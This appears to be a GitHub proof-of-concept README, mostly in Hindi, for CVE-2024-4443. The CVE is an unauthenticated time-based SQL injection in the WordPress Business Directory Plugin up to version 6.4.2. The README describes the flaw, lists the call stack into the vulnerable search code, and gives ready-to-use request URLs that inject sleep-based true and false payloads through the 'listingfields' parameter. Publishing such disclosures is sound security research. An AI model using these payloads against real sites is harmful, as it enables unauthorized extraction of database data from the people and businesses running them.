 truonghuuphuc/cve-2024-4443-poc
CVE-2024-4443 Business Directory Plugin – Easy Listing Directories for WordPress <= 6.4.2 - listingfields पैरामीटर के माध्यम से बिना प्रमाणीकरण वाला SQL इंजेक्शन

CVE-2024-4443 Business Directory Plugin – Easy Listing Directories for WordPress <= 6.4.2 - listingfields पैरामीटर के माध्यम से अनप्रमाणित SQL इंजेक्शन
विवरण
वर्डप्रेस के लिए बिज़नेस डायरेक्ट्री प्लगइन – Easy Listing Directories for WordPress प्लगइन, 'listingfields' पैरामीटर के माध्यम से समय-आधारित SQL इंजेक्शन के लिए संवेदनशील है, जो 6.4.2 तक के सभी संस्करणों में (6.4.2 सहित) उपयोगकर्ता द्वारा प्रदान किए गए पैरामीटर पर अपर्याप्त एस्केपिंग और मौजूदा SQL क्वेरी पर पर्याप्त तैयारी की कमी के कारण है। यह अनप्रमाणित हमलावरों के लिए मौजूदा क्वेरीज़ में अतिरिक्त SQL क्वेरी जोड़ना संभव बनाता है, जिनका उपयोग डेटाबेस से संवेदनशील जानकारी निकालने के लिए किया जा सकता है।
कॉल स्टैक
WPBDP__Listing_Search->execute (\business-directory-plugin\includes\helpers\class-listing-search.php:88)
WPBDP__Listing_Search->_traverse_tree (\business-directory-plugin\includes\helpers\class-listing-search.php:185)
WPBDP__Listing_Search->__construct (\business-directory-plugin\includes\helpers\class-listing-search.php:35)
WPBDP__Listing_Search::parse_request (\business-directory-plugin\includes\helpers\class-listing-search.php:214)
WPBDP__Listing_Search::from_request (\business-directory-plugin\includes\helpers\class-listing-search.php:210)
WPBDP__Views__Search->dispatch (\business-directory-plugin\includes\controllers\pages\class-search.php:54)
Poc
Url: <Host>/business-directory/?dosrch=1&q=&wpbdp_view=search&listingfields[{{Injection payload}}][1]=

सामान्य Url: <Host>/business-directory/?dosrch=1&q=&wpbdp_view=search&listingfields[1]=

असत्य पेलोड Url: <Host>/business-directory/?dosrch=1&q=&wpbdp_view=search&listingfields[+or+sleep(if(1=0,5,0))+))--+-][1]=

सत्य पेलोड Url: <Host>/business-directory/?dosrch=1&q=&wpbdp_view=search&listingfields[+or+sleep(if(1=1,5,0))+))--+-][1]=
